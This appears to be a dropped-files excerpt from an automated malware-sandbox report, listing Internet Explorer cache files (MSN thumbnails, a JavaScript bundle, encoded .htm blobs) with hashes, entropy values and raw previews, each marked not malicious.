C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\3[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	239040
Entropy (8bit):	5.999802925275648
Encrypted:	false
SSDEEP:	6144:sWWO/3AGid9SSQt9syilc7YJmsALVMB19tYc7czhT3kWm/tNkB:sPO/zid9SSesyZEmNW/LYvVzQtNkB
MD5:	8B34F1893A45360773E64A27481B92AE
SHA1:	787254431C8AC83D3EED0E8382864696F706CDC2
SHA-256:	127B3F3A4CEF3E1CB68728E8488257733750E5278DF49D04718545212C6AACBF
SHA-512:	637874B2A80F8A7721F69E3EBA52F4E7410D42EC6C55ECCF7F05A34415CE5A7DBA82672D3F4EA31FD549F945A059F177E679EF5F8E4622E4C35BCA292C3FBBA D
Malicious:	false
Preview:	T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8hkINPAyGwtLuxjzQUX0dOlxRhl2lyMqjlRkSyVOerucVlI3u65bpj0OmR vCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVTWgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcI24Fb+1+dse5iLDfQyB5q73am9aRg6 tuCqeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+j IgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOXnyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9IJfJt6PU7z fxY7HFMLhYIbzaaCucqXW3awk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1LxilSrj6mdoEpoUzhQ 0cIkiYznLIOAuKLJvCx9K2l/pX5vhRGEI4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9hp+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEs L+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wIBEbxHrgnN/Gg8f63Gm38BfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+ElAElRzRp H7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snPprFkRnteN1q4kSkhMQxN/P4DqRE/nTEqAHLHAl2+ELmI3QRBRGNjSe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\4DNa[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2460
Entropy (8bit):	5.989614773303261
Encrypted:	false
SSDEEP:	48:alg53VXTT2uySI6SLUFVzocMY+CKVOgqCQMAaBhtiIz:q83VjipV4nMcM6ApqCQMx3Fz
MD5:	3A2E989106D8B12B745CEA531DE89022
SHA1:	3E54F10E54DFD9EC0D32E7DE734C308D76F25DCD
SHA-256:	0A10E28D786851756BA19582C3F99EBFE0FC3956C677692E6FD58D426EABE9BE
SHA-512:	7F4C9C17A43A18F4499619C3945A9D20155FF3A59C9CE310B3AB9C7719F2ECF079B648253659D5DA5F8690BAABC0D63FEE619C5BBBF7DBB7C34790853D3BBA C
Malicious:	false
Preview:	ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwl IBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18xnNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYi PoMAP1YN9P+KYzmlOVGKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiXOl7MOKapy1Bb+Gywzy8tPZ j4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k7SbQf5lrUFT29oPXWAFO+ivl9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypN SQRbEAitmI0L69v/OpyCZfw2bLr3UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6IqnunU3W6xo6Fkkwx MwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVGVPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6 JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gwaM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWS RnI3sGQvEj7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt/mdrZJGu61K7tZt0yQlXS7K8SKtnEJjeizkiYwcB0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\52-478955-68ddb2ab[1].js	
Size (bytes):	396346
Entropy (8bit):	5.323978079502019
Encrypted:	false
SSDEEP:	6144:DlY9M/wSg/jgyYdw44K7hmnidlWPqIjHSja3CraTgxO0Dvq4FcH6IuNK:eW/9cnidlWPqIjHdiactHcHBt
MD5:	648A7524E99186CE7D8E241F93DEFAB5
SHA1:	07A3B87F704526CD878514542FA8B14C6F435738
SHA-256:	790AA2C26896684EF90A00EA5E2E7BDFAAA84A3EFE3EFEF0F2036922B9BA6D79
SHA-512:	0182037C3DCEC3F7C479E8BC64A8388C0E88B6E63F52D1244E58A3E1AAB41C43BCD65A0E59B19CC3C766323819ECCFF4DA13E2916FD63347EE5F015FA0F909D
Malicious:	false
Preview:	var awa,behaviorKey,Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBundleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n[0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="function"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0,{},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AALNFQX[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	8029
Entropy (8bit):	7.916413424175898
Encrypted:	false
SSDEEP:	192:QofkH1Z08VOz04Hx24sTtsGQBLw/g5bSLNGVZx47m:b21ZBb9cB2AbSL/i
MD5:	EF9AEC59626ECA42717042BE5F36B03B
SHA1:	B7E4FA3A03AE07ACA124D64DE26A749E8ED645D5
SHA-256:	CBEDB679333CAEA140370D9B1EE5EC900A9EFBBE239E31B4793DA9C9CB456132
SHA-512:	B06BAA74ECD04483B15791438E7F36E0B60031B308110F098EB85E9119562AEFE9EC7BD0D16951D490C8D3821443D19B5012A7EE0F67417613FF793E2294AE7A
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALNFQX.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=269&y=325
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..j.N.6..I)...J...s...y...yn...c.N.99v.H.N..\|.....o_a.I..6id..Al..@.N1..M.D]....3B.'...U.Q.hC>?.?.AB.2.....Rs.....h..9q.....Hc..G.....o..Gu4.t...b...D...}.0..8.....l...<...,s"....cxw..MW#%..W...]...{....q..QX.....2.....M.r.zm.F.17C.R.9.Fnd....T.%.9.$c.....r".....Y.....7R.t...AM+.JW3.F.S.8....5Rv.PJ.s*Z.....n.#...b..H.y.....J..PPP.....-.W.....j...`.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AALOw4y[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7516
Entropy (8bit):	7.9047037371338105
Encrypted:	false
SSDEEP:	192:QoIKQRsxBKfrirdT6acbqg3d9ebGZ/8zgj8l1WN8:bIKQfri91cb1d97Z/8l2Y8
MD5:	1552D6C35AE734B74DA17E75ABA7335F
SHA1:	5473A3E2E01D13576BAC056D901DD8CC7D933A2A
SHA-256:	E16459BE900E374D494222A5B0DA5DD42BB03DC84EF1E66427807C3AB6D673FF
SHA-512:	A294FC7B5F2CBD9BC97C9728EEA5B424A5576FF26E74EC3DDF57CD5EA1E4F859096504843B00333C5CD843955A9D03AAD9FF1F9468DE95F370EFFA1D25D564B
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALOw4y.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1785&y=743
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....1...CV...~.;..9ql.'..qR..8J.K.b.n..5..ew....#..$sW.+..3...l&...S.b%F.M..\.R.v.zT...G.R....@5.A@...zP...R..\..%..pil.~..gb.c..sLe{...i.a6f\9.....B..K[...5..)..j1A..%CR.....c[4...v..)....1..J..)XB..X..{T4..S."D..\.b.R..T....`.....).!V.'.5Z./...)h.*..[r*..X...'L._j..S..*...Ud.j>c.,.e....|.+.....p,B.....U.@...5.....j[..).P.%....S.!...9...s.T../G..8....\..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AALPDoD[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	2651
Entropy (8bit):	7.8402226122403205
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AALPDoD[1].jpg	
SSDEEP:	48:QfAuETAm81l3ePUpdfKVfIm+33rOeY6bqc4GgCBL4ETzeNS:Qf7EN8lO8pdfKVfBQqeH147Y4ETSNS
MD5:	16A04DC9A9CB05443C12AE12FD1B1581
SHA1:	F58FD39C6B3F4ACCD41B4EB72FBB302BC0A387DD
SHA-256:	CB7AADDFF96AF292FEEB47BE48E4734787A440870FCF4DE3407F6A577A9CD1B8
SHA-512:	4B3CC2EFD77C8AB562D7EC37D9A4EA04F95968823273435AF309F55FCF1532007FD1DBEF60C03F503B34F59ECB7F11717C7D773D74E44694C533764B0B9F918
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPDoD.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg&x=708&y=152
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......K.d..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..k.U.Y-......$zv5..}..|.fL...06...=8.O.O].t.=..R&.C.[.m.+..h.v:.....d.'....;....k.FH@.,..d#.g.y..V..v.&.u...b-&UB.......4).vG<.c.D... ;.Q...$..*E#".%...<...R+..[-.K.PJ....~.D6l.h......`^......z..%..#I..b|...qb...r".-...*l...V}..MI.Dy..t.......h..E...:.......d/...>...j)/{R.|..2.A. ..9..s3..&.[Ko..2.1.=G..HE3..);....:....~.CQdu.d\.>l. :.}.*..or...K..,Y..v.....4...U...L.2...w..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AALPoy1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	downloaded
Size (bytes):	12396
Entropy (8bit):	7.9479345328362285
Encrypted:	false
SSDEEP:	192:QtANNRYjiJYvkHjCDORsq27kkdSrQiGgUwpLJEb5NS09wzrLuQ:+ANNAPqMPq22QbSpJeuiYuQ
MD5:	D0BD34F16723E6FBB849410D1A06532E
SHA1:	8FC7B6FD3C5564E2D8953C9CBBC991AC2BC79F20
SHA-256:	CA50B198776F22F5B56C41E1EF7CF7659DE6C7BE5AA8247857DCBB0C7A05784C
SHA-512:	A1D35A484628CEBAD1C5428BCF0D6EB7F617FB5E1B9159B9B8A3ACD2E35890C6C28B50BCD29E2605EC3D499888FA8FBEE20A329D23749BBC08DA310D52CB6 84
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPoy1.img?h=250&w=300&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO........,...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?...LB.......Y.).W+..U.CeW..H..j.&.BL..+6h.EIB..i.f....T..D..T.r\....j......u..fne.e.+)F...E+.q..XW$W........!.H`.4...0..P...S..C...... (.....4.f......4.....J$..d......B...V.b...5V&.C...Y.Q..Q4...A.Y..U!.`...;..`;.(..Wk.;.fn..]..L.P.K...nd..H...P.pI.VS..c+...".@.1.6M7.)..1Q.W0.....H.@.S.W.%Y.....).$..|...(....KC..iXw.qE.7u;. p.E......X....\3E.\.`..1H...@.h..T.W...qfrE.Q....s.2..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AALPt7s[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	6544
Entropy (8bit):	7.844533906539252
Encrypted:	false
SSDEEP:	96:QfQEtggepEqfFd/4wETEB1TY2EFgSGJYB0HveHQ9P1aQZT697HMX79z:Qoyne2qQwqEB9ShUeHQ9PkQZTU7HS9z
MD5:	03BDF050F2EBD7FADE98C42A2642C4AE
SHA1:	A869C99F3B8575A27CE612DC480396B339DDEC90
SHA-256:	A7F668BC6A3C6401F174E34CD7C04F6D09F265AD20A31C59CBFB1D6BE480B1E0
SHA-512:	D9F5299A6EDD86478E5026AB5B287775DC0DBEBAAFEE5DF8867B19DB0FFE59AECAD02E040D2DEE75169825AFA5A5C29330C0A927D315F60C63EECD25CEC2I 456
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPt7s.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=586&y=370
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?...+.$J.%...-.(lQp'...$..5b.@.....(.h..\b.4..Y.N.!..P!E.:...!...H...v(..@.5.h!..@.(..........I.K'.$(..i6....b.."(......X.c.\....h..]K....,...J.m >.."co.c.....*UI!.~.n.+*...8....4V..H.R$_U..#/#9A..WB!.(......A@...........@a...h...-...P.@...hL...d.X....H...2-..2.<.R...7..j+d_.V......E....\....c.w.C0eP..,x...s@....s9..;A8..0....I...Q..N ....g..r.O..u.j.;18.T{8........D:]...Fp.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AALPvyz[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	36730
Entropy (8bit):	7.930752059283401
Encrypted:	false
SSDEEP:	768:I1/bcy+mhU+Np05obfqULSS0988nqZL2RLN2sL6LydvpFSVsXjO38gX:IBbcEzh2J8vsRBp66qqjM8y
MD5:	446B0FE9AFDE43B238049D9DADFD1DE3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AALPvyz[1].jpg	
SHA1:	0BCE31952C8F0486385E8831C80E8BC427B5EE9A
SHA-256:	5481D2F1E4AF36290A494C4EA0BF5D57D31A72982B275DB8DBA70008A4494E02
SHA-512:	E7B0F2BC9486CFCF923C9E4C557B2CBD0D29C164DE78A8087AB58881F0DC8317E9FC84A2B42836DAFF661E299640C67CEF816D388C9FC04258447FB0CF298E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPvyz.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=345&y=368
Preview:	.....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....Z.....ZC....X.4.....0+. ...Uy.q..W!78.....o.....q.1=Ni.w..<..R.Z.c.y...Ni.O/....P.m....(.....).b....c....)...l4..a.B.....h...sL.+H....(.4 .....P.....c...zu.....W..I....;3;rd.....t'q]<.....QL..E..C..{.....I.=.}i.,lype+...|.c...Ex#P.\.F..1.%.!T..*...I...VT>a.6p.<g'.@#N..2V5!.....(T...../...<.....x..{.zC$...Kv>..IU.J.n.g.p)..w. ..J..X..}*.d@.4.R..6..[..4\E...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAuTnto[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	777
Entropy (8bit):	7.619244521498105
Encrypted:	false
SSDEEP:	12:6v/7/+Qh6PGZxqRPb39/w9AoWC42k5a1lhpzlnlA7GgWhZHcJxD2RZyrHTsAew9:++RFzNY9ZWcz/ln2aJ/Hs0/ooXw9
MD5:	1472AF1857C95AC2B14A1FE6127AFC4E
SHA1:	D419586293B44B4824C41D48D341BD6770BAFC2C
SHA-256:	67254D5EFB62D39EF98DD00D289731DE8072ED29F47C15E9E0ED3F9CEDB14942
SHA-512:	635ED99A50C94A38F7C581616120A73A46BA88E905791C00B8D418DFE60F0EA61232D8DAAE8973D7ADA71C85D9B373C0187F4DA6E4C4E8CF70596B7720E2238
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAuTnto.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.]S]HSa.~.s.k...Y.....VF.)EfWRQQ.h%]..e.D)..]DA.%...t...Q.....y.Vj.j.3...9.w..}.....w...<..>..8xo...2L.....Q....*.4.) ../'~.....<.3.#....V....T..[M..I).V.a.....EKI-4...b... 6JY...V.t2.%....."Q....`.....`.5.o.)d.S...Q..D....M.U...J.+.1.CE.f.(.....g.....z(..H...^~.:A.....S...=B.6....w..KNGLN..^..^.o.B)..s?P.... v.....q.....8.W.7S6....Da`..8.[.z1G"n.2.X.....2>..q...c.....fb...q0..{...GcW@.Hb.Ba.....w....P.....=.)...h..A..`.....j.....o...xZ.Q.4..pQ.....>.vT..H..'Du.e..~7..q.`7..QU...S. .....d...+..3.....%*m|.../.....M..}y.7..?8....K.I.|;5....@...u..6<.yM.%B",.,U..].+...$...%$.....3...L....%.8...A9..#.0j.\lZcg...c8..d.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB170q7z[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	428
Entropy (8bit):	7.343532010599778
Encrypted:	false
SSDEEP:	12:6v/7AU9LXfExBOtdb/qYwgkOok6r5bfjGEQz/X6/CGRNqfu0fnN4:DU9LvBdLHwg4pbGJ/X8q20vq
MD5:	BD7AB09D738CCFDE1542F5E564EA71C2
SHA1:	6E1EC3A0DB0A02C40C5D74342502C6EF24A5F4F8
SHA-256:	C1008C0363E859A70508CEBFBBD6735A5C26E47DFD8FBAC25DFB6538AA74A10A
SHA-512:	CEA71979D29896FB646B25202B00C2F27BD9CBB05689FB2EC1BEEBF6651F76AB4F993E6D1F1F361F544CF0E0886F2826CB885B22CF0AAF64B27F9886D120D4D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB170q7z.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....^IDATx....KBa..#..B-. ...8EK(.$.6..^.....-E.."...4i..N..'../.~.....s.9.\...g..-2..2..t..S...d.....C.ba....".d.....'....[..&u..#.[..WB.V_ .....QO....-.....af...,lw..b.m.....X..#.....=E..!....}q:..8.....[.....A=.e.....z...]{...f.=....!..}5.....d.A.....u.t.....W!Nef..v~.VCk.g.Z...r".B...+{....?....G.....P.....^w.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB17XeLr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	11801
Entropy (8bit):	7.953954510780551
Encrypted:	false
SSDEEP:	192:QnifYccU5N+UnDT3S+nXbY7r3iS7NUzUorhqr2vOUxMqLSJvq66kiLeXwGJcbu+O:0k4U5N+Cf3f+GSM5rhI2WU5m066kiLex
MD5:	ABD522231DC3C4850C03A3AE4CE571C2
SHA1:	530A4AD882F319CBE7A23982F70A7D980E0AB6F8
SHA-256:	45497AB98BCD81979FA23569777C4A7A484DBB213AC61646C6DCCFE385968A5B
SHA-512:	35B37154807C91488D46B2401C930D378951D59D728CA782BC7A5BD95081C581A58F23155ECB8000865015C67727F13C7682158A3B979ACDAAE4E1E1DBAAF8DE
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB17XeLr.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1146&y=297

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB17XeLr[1].jpg

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO........6..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....?..O..]g.....d.>..~-.{.....y...z...$.6Fp3Z.c...4.c..P.@........hE..<.>..=.b.....M...B.8..@.|r..>.$.wR.ua%...........<...!...}(..u.......J....52]
4....v..O2'.3......0.....Y..q.K....F...5l_c.FP9.B...{...0.w=.)..&..6.i0$..`6M.........Sz..3.G...o<...i3....R:....48?..)\D.s.w..A....&.....%.L.....-..^r......O.#..\...=.t.j)..,...K9[a.m..{..3..}.@.Ty.H
.'.........o{..9.0.$...U....]o

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dCSOZ[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	432
Entropy (8bit):	7.252548911424453
Encrypted:	false
SSDEEP:	6:6v/lhPahm7saDdLbPvjAEQhnZxqQ7FULH4hYHgjtoYFWYooCUQVHyXRTTrYm/RTy:6v/79Zb8FZxqQJ4Yhro0Lsm96d
MD5:	7ED73D785784B44CF3BD897AB475E5CF
SHA1:	47A753F5550D727F2FB5535AD77F5042E5F6D954
SHA-256:	EEEA2FBC7695452F186059EC6668A2C8AE469975EBBAF5140B8AC40F642AC466
SHA-512:	FAF9E3AF38796B906F198712772ACBF361820367BDC550076D6D89C2F474082CC79725EC81CECF661FA9EFF3316EE10853C75594D5022319EAE9D078802D9C77
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dCSOZ.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png

Preview:

.PNG........IHDR................a....pHYs..........+.....bIDATx..?..a..?.3.w`.x.&..d..Q.L..LJ^.o...,....DR,.$.O.....r.ws..<.<.|..|..x..?....^..j..r...F..v<.........t.d2.^...x<b6....\.WT...L".`8.R.....
.m.N'..`0H.T..vc...@.H$..+..~..j....N.....~.O.Z%..+..T*.r...#.....F2..X,.Z.h4..R)z..6.s:...l2...l....N>...dB6.%..i...)....q...^..n.K&..^..X,>'..dT)..v:.0D.Q.y>.#.u:.,...Z..r..../h..u....#'.v
........._&^....~..ol.#....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1glRiB[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	14974
Entropy (8bit):	7.857965430523507
Encrypted:	false
SSDEEP:	384:NCe5a/98vNt6Ru86lGFms+VSrEQPTZEs5qbz6aXy3sR:NAYZ8GSDoQ7ZhWRy3i
MD5:	9770F57FBBCB5C107D05EF8E48AC0968
SHA1:	9AE3922B6777BF5F0C5F560BC0C496157841E10D
SHA-256:	4CC53B44A2BE2245F956A61E062622744DE416A74EF7B5901FEC0659DD67BA14
SHA-512:	AFCE4763696D17D36A9806D81C7F16589D36A7C178B2E9820CB8B967297999BBC0D75F7EA8D8B1CABEA9F275717ACF83BEDE5EA02B97159E112FDBCA00A2D4 E8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1glRiB.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg

Preview:

